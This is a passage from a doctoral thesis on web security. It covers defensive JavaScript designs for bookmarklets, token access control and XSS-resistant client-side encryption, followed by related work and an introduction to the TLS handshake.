- The second uses DJCL's HMAC function to authenticate the bookmarklet (via `postMessage`) to a frame loaded from the LastPass origin; the frame then decrypts and reveals the login data to the host page.

Assuming the host page is correctly authenticated by LastPass, both designs prevent rootkit attacks.

Moreover, both our bookmarklets guarantee a stronger *click authentication* property. The bookmarklet key represents the intention of the user to release data to the current page. If a script on the page could capture this key, it would no longer need the bookmarklet; it could use the password manager server directly to track (and login) the user on subsequent visits, even if the user wished to remain anonymous, and say had erased her cookies for this site. Instead, by protecting the key using DJS, and using the key only once per click, both our designs guarantee that the user must have clicked on the bookmarklet each time her identity and data is released to the webpage.

Evaluation

Our bookmarklets are fully self-contained DJS programs and with a trimmed-down version of DJCL can fit the 2048 bytes length limit of bookmarklets. They require minimal changes to the existing LastPass architecture. More radical redesigns are possible, but even those would benefit from being programmed in DJS. We verified our bookmarklets for defensiveness by typing, and for key secrecy and click authentication by using ProVerif. In ProVerif, we compose the models extracted from the bookmarklets with the WebSpi library and a hand-written model for the LastPass server (and frame).


Click authentication is an example of a security goal that requires DJS; it cannot be achieved using frames for example. The reason is that bookmarklets (unlike browser extensions) cannot reliably create or communicate with frames without their messages being intercepted by the page. They need secrets for secure communication; only defensiveness can protect their secrets.

2.6.2 Script-level Token Access Control

The Facebook login component discussed in Section 2.1 keeps a secret access token and uses it to authenticate user data requests to the Facebook REST API. However, this token may then be used by any script on the host website, including social plugins from competitors like Twitter and Google, and advertising libraries that may track the user against her wishes. Can we restrict the use of this access token only to selected scripts, say only (first-party) scripts loaded from the host website? Browser-based security mechanisms, like iframes, cannot help, since they operate at the origin level. Even CSP policies that specify which origins can provide scripts to a webpage cannot differentiate between scripts once they are loaded into the page.

We propose a new design that uses DJS to enforce fine-grained script-level access control for website secrets like access tokens and CSRF tokens. We implement it by modifying the Facebook JavaScript SDK as follows.

We assume that the website has registered a dedicated *Token Origin* (e.g. `open.login.yahoo.com`) with Facebook where it receives the access token. We assume that the token is obtained and stored securely by this origin.



The token origin then provides a proxy frame to the main website (e.g. `*.yahoo.com`) that only allows authorized scripts to use the token. The frame listens for requests signed with JWT using an API key; if the signature is valid, it will inject the access token into the request and forward it to the network (using XHR, or JSONP for Facebook), and return the result. An useful extension to this mechanism when privacy is important is to accept encrypted JWE requests and encrypt their result (we leave this out for simplicity).

On the main website, we use a slightly modified version of the Facebook SDK that has no access to the real access token, but still provides the same client-side API to the webpage. We replace the function that performs network requests (`FB.api`) with a DJS function that contains the secret API key, hence can produce signed requests for the proxy frame. This function only accepts requests from pre-authorized scripts; it expects as its argument a serialized JSON Web Token (JWT) that contains the request, an identifier for the source script, and a signature with a script-specific key (in practice, derived from the API key and the script identifier). If the signature is valid, the API request is signed with the API key and forwarded to the proxy frame. This function can also enforce script-level access control; for instance, it may allow cross-origin scripts to only request the user name and profile picture, but not to post messages.

For this design to work, the API key must be fresh for each user, which can be achieved using the user's session or a cookie. Such keys should have a lifetime limit corresponding to the cache lifetime of the scripts that are injected with secret tokens. One may also want to add freshness to the signed requests to avoid them being replayed to the proxy frame.

Finally, each (trusted) script that requires access to the Facebook API is injected with a DJS header that provides a function able to sign the requests to `FB.api` using its script identifier and a secret token derived from the identifier and API key. We provide a sample of the DJS code injected into trusted scripts below, for basic Facebook API access (`/me`) with no (optional) parameters. Note that only the `sign_request` function is defensive; we put it in the scope of untrusted code using `with` because it prevents the call stack issues of closures:

```
with({sign_request: (function(){
  var djcl = {/*...*/};
  var id = "me.js", tok = "1f3c...";
  var _ = function(s){
    return s == "/me" /* || s== "..." */ ?
     djcl.jwt.create(
       djcl.djson.stringify({jti: id, req: s}), tok
     ) : "" };
  return function(s){
```

```
10    if(typeof s=="string") return _(s)}
11 })(), __proto__:null})
12 {
13  // Trusted script
14  FB.api(sign_request("/me"),
15   function(r){alert("Hello, "+r.name)});
16 }
```

Evaluation

Besides allowing websites to keep the access token secret, our design lets them control which scripts can use it and how (a form of *API confinement*). Of course, a script that is given access to the API (via a script key) may unintentionally leak the capability (but not the key), in which case our design allows the website to easily revoke its access (using a filter in `FB.api`). Our proposal significantly improves the security of Facebook clients, in ways it would be difficult to replicate with standard browser security mechanisms.

We only change one method from the Facebook API which accounts for less than 0.5% of the total code. Our design maintains DOM access to the API, which would be difficult to achieve with frames. Without taking DJCL into account, each of the DJS functions added to trusted scripts is less than 20 lines of code. We typechecked our code for defensiveness, and verified with ProVerif that it provides the expected script-level authorization guarantees, and that it does not leak its secrets (API key, script tokens) to the browser.

2.6.3 An API for Client-side Encryption

In Section 2.1 we showed that encrypted cloud storage applications are still vulnerable to client-side web attacks like XSS (e.g. ConfiChair, Mega) that can steal their keys and completely break their security. Finding and eliminating injection attacks from every page is not always easy or feasible. Instead, we propose a robust design for client-side crypto APIs secure despite XSS attacks.

First, we propose to use a defensive crypto library rather than Java applets (Helios, Wuala, and ConfiChair) or non-defensive JavaScript libraries (Mega, SpiderOak). In the case of Java applets, this also has the advantage of significantly increasing the performance of the application (DJCL is up to 100 times faster on large inputs) and of reducing the attack surface by removing the Java runtime from the trusted computing base.

Second, we propose a new encrypted local storage mechanism for applications that need to store encryption keys in the browser. This mechanism relies on the availability of an embedded *session key* that is specific to the browser session and is embedded into code served by the script server, but not given to the host page.

As a practical example, we show how to use both these mechanisms to make the ConfiChair conference management system more resilient against XSS attacks. ConfiChair uses the following cryptographic API (types shown for illustration):

```
derive_secret_key
          //:(input:string,salt:string)->key:string
base64_encode, base64_decode //:string->string
encryptData, decryptData
          //:(data:string,key:string)->string
encryptKeypurse//:(key:string,keypurse:json)->string
decryptKeypurse//:(key:string,string)->keypurse:json
```

When the user logs in, a script on the login page calls `derive_secret_key` with the password to compute a secret *user key* which is stored in `localStorage`. When the user clicks on a particular document to download (a paper or a review), the conference page downloads the encrypted

PDF along with an encrypted *keypurse* for the user. It decrypts the keypurse with the user key, stores it in `localStorage`, and uses it to decrypt the PDF. The main vulnerability here is that any same-origin script can steal the user key (and keypurse) from local storage.

We write a drop-in replacement for this API in DJS. Instead of returning the real user key and keypurse in `derive_secret_key` and `decryptKeypurse`, our API returns keys encrypted (wrapped) under a `sessionKey`. When `decryptData` is called, it transparently unwraps the provided key, never exposing the user key to the page. Both the encrypted user key and keypurse can be safely stored in `localStorage`, because it cannot be read by scripts that do not know `sessionKey`. We protect the integrity of these keys with authenticated encryption.

Our design relies on a *secure script server* that can deliver defensive scripts embedded with session keys. Concretely, this is a web service running in a trusted, isolated origin (a subdomain like `secure.confichair.org`) that accepts GET requests with a script name and a target origin as parameters. It authenticates the target origin by verifying the `Origin` header on the request, and may reject requests for some scripts from some origins. It then generates a fresh `sessionKey`, embeds it within the defensive script and sends it back as a GET response. The `sessionKey` remains the same for all subsequent requests in the same browsing session (using cookies).

Evaluation

Our changes to the ConfiChair website amount to replacing its Java applet with our own cryptographic API and rewriting two lines of code from the login page. The rest of the website works without further modification while enjoying a significantly improved security against XSS attacks. Using ProVerif, we analyzed our API (with an idealized model of the script server and login page) and verified that it does not leak the user key, keypurse, or `sessionKey`. Our cryptographic API looks similar to the upcoming Web Cryptography API standard, except that it protects keys from same-origin attackers, whereas the proposed API does not.

2.7 Conclusion

Given the complexity and heterogeneity of the web programming environment and the wide array of threats it must contend with, it is difficult to believe that any web application can enjoy formal security guarantees that do not break easily in the face of concerted attack. Instead of relying on the absence of web vulnerabilities, we propose a defense-in-depth strategy. We start from a small hardened core (DJS) that makes minimal assumptions about the browser and JavaScript runtime, and then build upon it to obtain defensive security for critical components. We show how this strategy can be applied to existing applications, with little change to their code but a significantly increase in their security. We believe our methods scale, and lifting these results to protect full websites that use HTML and PHP is ongoing work.

Client-side security components have come into popular use because in many multi-party web interactions, such as single sign-on, there is no single server that can be trusted to enforce all the necessary security checks. Instead, we have come to rely on the browser to tie these interactions together using cookies, HTTP redirections, frames, and JavaScript.

Several emerging web security standards aim to give the browser more fine-grained control on what web compositions it should allow. The Web Cryptography API (WebCrypto) provides a standard interface to browser-based cryptography and key storage. Content Security Policy (CSP), the Origin header, and Cross-Origin Request Sharing (CORS) tell the browser what external content is allowed to be loaded onto a webpage. ECMAScript Version 5 Strict Mode defines a safer subset of JavaScript meant to be enforced by the browser.

Our approach is complementary to these new standards, since their guarantees only extend

to trusted websites and not to tampered environments, which will still need to be defended against. When their implementations are stable and widespread, we may be able to allow more programming constructs in DJS while retaining its strong security guarantees. Meanwhile, DJS can already be used with current web applications and can significantly improve their security.

Related Work

Web Authorization Protocols

A number of other works present attacks on single sign-on and web authorization mechanisms like OAuth 2.0 [Som+12; WCW12; SB12b]. BrowserID was analyzed by Fett *et al.* [FKS14a] within their own model of the Web. However, unlike WebSpi, their model does not support automated reasoning, instead relying on manual proofs. These attacks are similar to the ones we discovered and provide further evidence for the need for a systematic formal security analysis of such mechanisms that accounts for the precise details of the browser and common web vulnerabilities.

Host-proof Applications

A variety of works discuss attacks and countermeasures for cryptographic applications like password managers, including experimental studies of brute-force attacks [BS12; Boj+10] and formal accounts of password-based encryption [Kel+98; AW05].

The cryptographic protocols underlying many real-world web-based cryptographic applications have been verified for sophisticated security properties. Particularly related to our efforts are the symbolic analyses using ProVerif of the cryptographic protocols underlying ConfiChair [ABR12], Helios [Adi08a], and the Plutus encrypted storage protocol [BC08]. However, none of these studies consider the web attacker model (instead, focusing only on the underlying cryptographic protocol of the application) and, as we show, their security guarantees often do not hold in the presence of standard web vulnerabilities.

Formal Models of Web Browsing

Gross *et al.* [GPS05] model the communication behavior of web browsers as automata and use these state machines to prove the security of a password-based authentication protocol by hand. Their model does not cover cookies or scripts and hence does not cover most of the website attacks discussed in this chapter.

Yoshihama *et al.* [Yos+09] present a browser security model that relies on information flow labels to enforce fine-grained access control, focusing on mashups. They describe the browser by means of a big-step operational semantics that models the evaluation of client-side scripts. The model includes multiple browser windows, the DOM, cookies and high-level HTTP requests. Some of the attacks we presented cannot be observed in that model. For example, CSRF attacks are prevented by construction. By contrast, since our goal is to analyze protocols and detect potential flaws, our browser model makes it possible to observe any sequence of events that can be triggered by a combination of web users, client side scripts and server-provided pages, including those leading to security violations.

Motivated by [Yos+09], Bohannon and Pierce [BP10] formalize the core of a web browser as an executable, small-step reactive semantics. The model gives a rather precise description of what happens within a browser, including DOM tags, user actions to navigate windows, and a core scripting language. Our formalization instead abstracts away from browser implementation details and focuses on web pages, client-side scripts and user behavior. Both [Yos+09] and [BP10] focus on the *web script* security problem, that is how to preserve security for pages composed by scripts from different sources. The model does not encompass features such as HTML forms, redirection and `https` which are important in our case to describe more general security goals for web applications.

Akhawe *et al.* [Akh+10] propose a general model of web security, which consists of a discussion of important web concepts (browsers, servers and the network), a web threat model (with users and web, network and gadget attackers), and of two general web security goals: preserving existing applications invariants and preserving session integrity. They implement a subset of this general model in the Alloy protocol verifier [Jac03]. Alloy lets user specify protocols in a declarative object-modeling syntax, and then verify bounded instances of such protocols by translation to a SAT solver. This formal subset of the web model is used on five different case studies, leading to the re-discovery of two known vulnerability and the discovery of three novel vulnerabilities. Our work was most inspired by [Akh+10], with notable differences. We directly express our formal model in the variant of the applied pi-calculus, a formalism ideally suited to describe security protocols in an operational way, that is focusing on a high-level view of the actions performed by the various components of a web application. This approach reflects as closely as possible the intuition of the human designer (or analyzer) of the protocol, and helps us in the systematic reconstruction of attacks from formal traces. This language is also understood by the ProVerif protocol analysis tool, that is able to verify protocol instances of arbitrary size, as opposed to the bounded verification performed in Alloy.

Unbounded verification becomes important for flexible protocols such as OAuth 2.0, that even in the simplest case involve five heterogeneous principals and eight HTTP exchanges. In general, one may even construct OAuth configurations with a chain of authorization servers, say signing-on to a website with a Yahoo account, and signing-on to Yahoo with Facebook. For such extensible protocols, it becomes difficult to find a precise bound on the protocol model that would suffice to discover potential attacks.

More recently, Bai *et al.* [G B+13] present AUTHSCAN, an end-to-end tool to recover (and verify) authentication protocol specifications from their implementations. AUTHSCAN is composed of three modules. The first module extracts a protocol model by testing against an existing implementation. This is the main focus of this work. We do not attempt to extract models form protocol traces, but instead we provide an automated translation when the (PHP) source code is available, and resort to manual model extraction when the source code is not available. The second module, parametric in an attacker model and a set of security properties, verifies the protocol model using either ProVerif, PAT or AVISPA. The authors mostly use ProVerif, with a strict subset of our WebSpi attacker model. This is a testament to the usefulness of WebSpi as a general-purpose web-protocol analysis library. The third module aims to confirm attacks discovered by the formal analysis instantiating the attack with the real-world data (IP addresses, credentials) used for testing. We also reconstruct concrete attacks from ProVerif traces, but we leave it to future work to make this process fully automatic. Unfortunately at the time of writing the implementation of AUTHSCAN is not publicly available, so we cannot compare more closely our attack reconstruction techniques.

Fett et al. [FKS14b] define an extensive model of the Web infrastructure in order to analyze web authentication protocols. While their model is very detailed and fine-grained, and supports many modern features of browsers and webservers, it is not backed by any automation, instead

requiring tedious manual proofs. Despite this burden, the authors successfully apply their model to analyze popular web authentication protocols, and discover interesting new attacks.

Formal Analysis of Web Authorization

Early single-sign-on protocols, such as Passport, Liberty, Shibboleth, and CardSpace were often formally analyzed [PW03; PW05; HSN05; Bha+08], but these analyses mainly covered their cryptographic design against standard network-based adversaries, and do not account for the website attacks (such as CSRF) discussed in this chapter.

Pai *et al.* [Pai+11] adopt a Knowledge Flow Analysis approach [Tor+06] to formalize the specification of OAuth 2.0 in predicate logics, a formalism similar to our Datalog-like policies. They directly translate and analyze their logical specification in Alloy, rediscovering a previously known protocol flaw. Our ProVerif models are more operational, closer to the intuition of a web programmer. Our analysis, parametric with respect to different classes of attackers, is able to discover a larger number of potential protocol abuses.

Chari *et al.* [CJR11] analyze the *authorization code* mode of OAuth 2.0 in the Universal Composability Security Framework [Can01]. They model a slightly revised version of the protocol that assumes that both client and servers use TLS and mandates some additional checks. This model is proven secure by a simulation argument, and is refined into an HTTPS-based implementation.

Miculan and Urban [MU11] model the Facebook Connect protocol for single sign-on using the HLPSL specification language and AVISPA. Due to the lack of a specification of the protocol, which is offered as a service by Facebook, they infer a model of Facebook Connect in HLPSL by observing the messages effectively exchanged during valid protocol runs. Using AVISPA, they identify a replay attack and a masquerade attack for which they propose and verify a fix.

The AUTHSCAN tool [G B+13] described above is validated by analyzing single-sign-on web protocols, including Mozilla's BrowserID and Facebook Connect, and discovering several fresh vulnerabilities. In particular, AUTHSCAN finds a vulnerability in Facebook Connect because it infers from observed traces that one particular token-bearing message in not sent over HTTPS, but is instead sent over HTTP. Our analysis did not discover this particular attack because we decided to model Facebook as using HTTPS in all the token-bearing communications. The kind of vulnerabilities we discovered tend to concern flaws in the design of a bug-free implementation, whereas recovering models from traces seems also able to discover lower-level "implementation bugs".

Armando *et al.* [Arm+08] verify in the SATMC model checker a formal model of the SAML Single-Sign-On protocol, discovering a new man-in-the-middle attack on the variant used by Google Apps. Their approach is similar to ours: they build a formal model of the protocol and discover possible attacks via automatic verification. Also their attacks need to be validated on actual deployments. Recent related work part of the SPaCIoS EU project [L V] develops techniques to automate both the extraction of models form protocol traces and the validation of attack traces using real web addresses, cookies and protocol messages.

More recently, Armando *et al.* [Arm+13] extended their previous work to consider also OpenID and additional deployment scenarios for SAML SSO (where different messages may belong to different SSL connections). This led to the discovery of an authentication flaw that affected both SAML SSO and Open ID. Exploiting this problem, a malicious service provider could force a user to access protected resources without their explicit permission. They also discovered a cross-site scripting attack that made the exploit possible on Google Apps. The main idea of the exploit is that when a client engages in the SAML SSO protocol with a malicious service provider, the latter can start the same protocol with the service provider target of

the attack, obtaining authentication obligations bound to a resource on the target server, that the client will discharge while thinking to be discharging obligations relating to the malicious provider. As noted in [Arm+13], this flaw can be used as a launching pad for CSRF attacks, if the malicious provider crafts a redirection URI for the client that triggers a CSRF attack on the target server (when the server is susceptible to CSRF). In this way, the attacker is silently forcing the client to have side effects on her data on the target server. This bears some similarity to our *social CSRF* attack, although our attack is more general because it rests on a weaker hypothesis. In the case of social CSRF in fact, the victim of the attack (Facebook) does not need to suffer from a CSRF vulnerability. Instead, to exploit the attack, it is sufficient to find a CSRF on a lower-value, non-malicious intermediary (CitySearch) that participates in the OAuth protocol.

Fett et al., in a series on paper, have investigated the security of BrowserID [FKS14b] and OAuth 2.0 [FKS16], discovering several atttacks in the process. To address the shortcomings of these protocols, they propose SPRESSO [FKS15], a new single sign-on system thay they formally analyze.

JavaScript

Attacks similar to the ones we describe in Section 2.1 have been reported before in the context of password manager bookmarklets [ABJ09a], frame busting defenses [Ryd+10], payment processing components [Wan+11], smartphone password managers [BS12], and encrypted cloud storage [BD12; Ban+13a]. These works provide further evidence for the need for defensive programming techniques and automated analysis for web applications.

Privilege separation A number of works explore the use of frames and inter-frame communication to isolate untrusted components on a page or a browser extension by relying on the same origin policy [BJM08d; BJL09; ZR12; MFM10; ASS12]. Our approach is orthogonal; we seek to protect scripts against same-origin attackers using defensive programming in standard JavaScript. Moreover, DJS scripts require fewer privileges than frames (they cannot open windows, for example) and unlike components written in full HTML, DJS programs can be statically analyzed for security.

A recent work in this category [ASS12] proposes a privilege-separation mechanism for HTML5 applications that isolates all website code except a small trusted script within frames that are given temporary (sandboxed) origins. Accesses to the parent website are performed via the HTML5 postMessage API. To make this work, the website code has to be slightly rewritten to work within a frame, and website interactions such as AJAX calls incur a performance penalty due to cross-frame messaging. In contrast, we propose to only rewrite and isolate security components, leaving untrusted code unchanged. Considering that the vast majority of code on a website is not security-critical, our approach promises better performance, while removing the dependence on running first.

JavaScript subsets A variety of JavaScript subsets attempt to protect trusted web pages from untrusted [FWB10; MF12; ML10; Pol+11; Rei+07; MMT09; PSC09; Tal+11].

Our goal is instead to run trusted components within untrusted web pages, hence our security goals are stronger, and our language restrictions are different. For example, these subsets rely on first-starter privilege, that is, they only offer isolation on web pages where their setup code runs first so that it can restrict the code that follows. Our DJS scripts do not need such privileges.

For example, [Tal+11] propose a subset called Secure ECMAScript in which all untrusted code must be written. Since this subset forbids any modification of language prototypes it is

incompatible with popular JavaScript libraries such as Prototype and MooTools. This language restriction is imposed by a bootstrapper that freezes all the language prototypes and hides dangerous APIs. In our setting, the attacker runs first, and such defenses are not available. Moreover, we only want to restrict the security-sensitive website code.

Trusted wrappers for JavaScript [Fou+13b] proves full abstraction for a compiler from f* (a subset of ML) to JavaScript. Their theorem ensures that programmers can reason about deployed f* programs entirely in the semantics of the source language, ignoring JavaScript-specific details. As such, their translation is also robust against corruption of the JavaScript environment. However, there are also some significant limitations. In particular, their theorems do not account for HTML-level attackers who can, say, open frames and call their functions. We also reported flaws in their translation (since fixed in their online version). In comparison, our programs are written directly in a subset of JavaScript and can defend themselves against stronger threats, including full HTML adversaries that may execute before, after, and concurrently with our programs.

Secure Information Flow for JavaScript Several recent works [Chu+09; HS12a; De +12; AF12; Jan+10] propose information flow analyses for various subsets of JavaScript that aim to enforce a form of noninterference; put simply, high-security data is kept isolated from low-security data (see [HBS15] for a recent survey). These analyses are typically implemented as dynamic checks at runtime, since static analysis is infeasible for general JavaScript programs. In contrast, we present a static analysis that identifies a subset of JavaScript for which a different property called defensiveness holds. Defensiveness does not guarantee security; defensive programs may still leak secrets or accept tainted data. However, it does guarantee a form of functional integrity that we call independence. Relating defensiveness formally to noninterference remains future work, but we conjecture that programs written in our defensive subset of JavaScript may lend themselves more easily to information flow analysis.

Conclusions from Part I

Our main result from this part of the thesis is an implementation of a OAuth identity provider in PHP and JavaScript that we can translate (using our tools `djs2pv` and `php2pv`) into WebSpi application and server processes that we can analyze against a reasonably powerful WebSpi attacker (that captures most of the attacks we previously discovered).

There are, of course, several major limitations in our analysis method. First of all, the HTTP and browser features captured by WebSpi only constitute a core subset that lacks important features, such as cross-origin frames within a page (that we are only able to simulate using isolated DJS components).

Complex applications, which involve many server and client processes for each page, also challenge the scalability of WebSpi and its underlying model checker ProVerif. In that sense, our goal to modularize the verification effort is not met by WebSpi, since the ultimate security queries must be executed against the complete model even if they express a property that only depends on a particular component of the application.

Lastly, the modeling of network message encryption as perfect authenticated channels in WebSpi is also unsatisfactory, as it hides most of the compositional security complexity of the Web. This issue is the main motivation for the next two parts of this thesis: first, we will dive into the details of the TLS protocol and its implementations in Part II, before coming back to the challenges of securely composing HTTP with TLS in Part III.

Part II

Transport Layer Security

Introduction

TLS is the most widely deployed protocol for securing communications and yet, after two decades of attacks, patches and extensions, its security is still often questioned.

TLS is an assembly of dynamically-configured protocols, controlled by an internal state machine that calls into a large collection of cryptographic algorithms. This yields great flexibility for connecting clients and servers, potentially at the cost of security, as TLS applications should carefully configure and review their negotiated connections before proceeding, and implementation need to enforce the correct message sequence and set of checks for different (but sometimes closely related, e.g. static DH vs. ephemeral DH) parameters.

In Chapter 3, we study the implementation of the TLS state machine in various libraries using a new TLS scripting tool called F1exTLS. Our study unveils a broad range of implementation flaws that can lead to devastating attacks against TLS. To address this class of attacks, we propose a verified state machine monitor that can be embedded into libraries such as OpenSSL to enforce that ill-formed protocol traces get blocked as soon as they reach the handshake message processing function.

In Chapter 4, we investigate the tunneling of authentication protocols within secure channel establishment protocols. The core idea of this chapter is that if the inner protocol is properly *bound* to the outer channel, then a valid authentication can only happen if both the inner and outer sessions are honest, a notion that we formally define as *compound authentication*.

On the Web, server impersonation attacks are considered impossible to defend against (e.g. if an attacker obtains the private key of the victim's certificate, which can occasionally occur as demonstrated by the Heartbleed bug in OpenSSL). However, we argue that in most cases, server impersonation attacks are only really useful on the Web in order to turn them into user impersonation attacks (either by stealing the user's password, or session cookie), in order to ultimately gain access to the associated private data stored on the legitimate server. If the impersonated server uses a compound authentication protocol sequence instead of passwords to authenticate users, then the attacker will not be able to access user data even with the ability to impersonate the server. While there are new proposal to bind Web credentials to TLS (e.g. ChannelID [BH13] and Token Binding [Pop+15]), the only widely used protocol today is TLS client authentication, which is in fact a tunneled authentication because it is implemented with renegotiation in web servers. In Chapter 4, we show that the proposed channel binding for TLS renegotiation [Res+10] is not secure, as it fails to be unique after TLS resumption, leading to a triple handshake attack against TLS client authentication. We also discover similar problem with the bindings of several other popular protocol combinations, and propose alternate channel bindings that we prove to achieve compound authentication using ProVerif models.




Figure 2.15: A typical TLS connection with a full handshake followed by application data exchange. ([1] only applicable when client authentication is required by server; [2] only applicable for some key exchanges, e.g. DHE and PSK)




Figure 2.16: The TLS Handshake

TLS Protocol: Connections, Sessions, Epochs

The TLS protocol is commonly used over TCP connections to provide confidentiality and integrity of bytestreams exchanged between a client (C) and a server (S). We assume some familiarity with TLS; we refer to the standard [RFC5246] for the details and to other papers for a discussion of previous proofs [KPW13a; PRS11] and attacks [MS13; CO13]. Next, we recall the main subprotocols of TLS and the attacks relevant to this chapter. The lifecycle of a typical TLS connection is depicted in Figure 2.15.

Full Handshake

Once a TCP connection has been established between a client and a server, the TLS handshake protocol begins. The goals of the handshake are to: authenticate the server and (optionally) the client; negotiate protocol versions, ciphersuites, and extensions; derive authenticated encryption keys for the connection; and ensure agreement on all negotiated parameters. Figure 2.16 shows the full handshake with mutual authentication. (A ciphersuite selects a key exchange mechanism KEX_ALG for the handshake and an authenticated encryption mechanism ENC_ALG for the record protocol.)

First, the client sends a client hello message with a maximum protocol version pv_{max}, a random nonce cr, and a set of proposed ciphersuites and extensions. The server chooses a version pv, a ciphersuite, and a subset of these extensions, and responds with its own nonce sr and session identifier sid. The server then sends its X.509 certificate chain $cert_S$ and public key pk_S. Depending on KEX_ALG, it may send additional key materials in a key exchange message kex_S. It may also send a certificate request message if it requires client authentication.

The client responds with its own certificate chain $cert_C$ and public key pk_C (if required), followed by its own key exchange message kex_C. If the client sends its certificate, it also sends a signed hash of the current log log_1 (obtained by concatenating messages 1–8) in a certificate

verify message.

At this point in the protocol, both client and server can compute a shared pre-master secret *pms* from kex_C and kex_S, use *pms* along with the nonces to derive a master secret *ms*, and use *ms* to derive keys for the connection and to verify the handshake integrity. To complete the handshake, the client signals a change of keys with a change cipher spec (CCS) message followed by a finished message that contains the client verify data *cvd* obtained by MACing the current handshake log log_2 with key *ms*. Similarly, the server sends its own CCS and a finished message that contains the server verify data *svd*, obtained by MACing the whole handshake log_3. (The CCS messages are not included in the logs.)

When the client is not authenticated, messages 5, 7, 9 are omitted. When the server does not contribute to the key exchange, e.g. with RSA, message 4 is omitted.

RSA Handshake If the key exchange in the negotiated ciphersuite is RSA, the calculations go as follows, where log_1 is the log before message 9, log_2 is the log before message 11, and log_3 is the log before message 13. (kex_S is not used.)

$$
\begin{aligned}
pms &= [pv_{max}]\|[\text{46 bytes randomly generated by } C] \\
kex_C &= \mathsf{rsa}(pk_S, pms) \\
ms &= \mathsf{prf}(pms, \text{“}\texttt{master secret}\text{”}, cr|sr) \\
keys &= \mathsf{prf}(ms, \text{“}\texttt{key expansion}\text{”}, sr|cr) \\
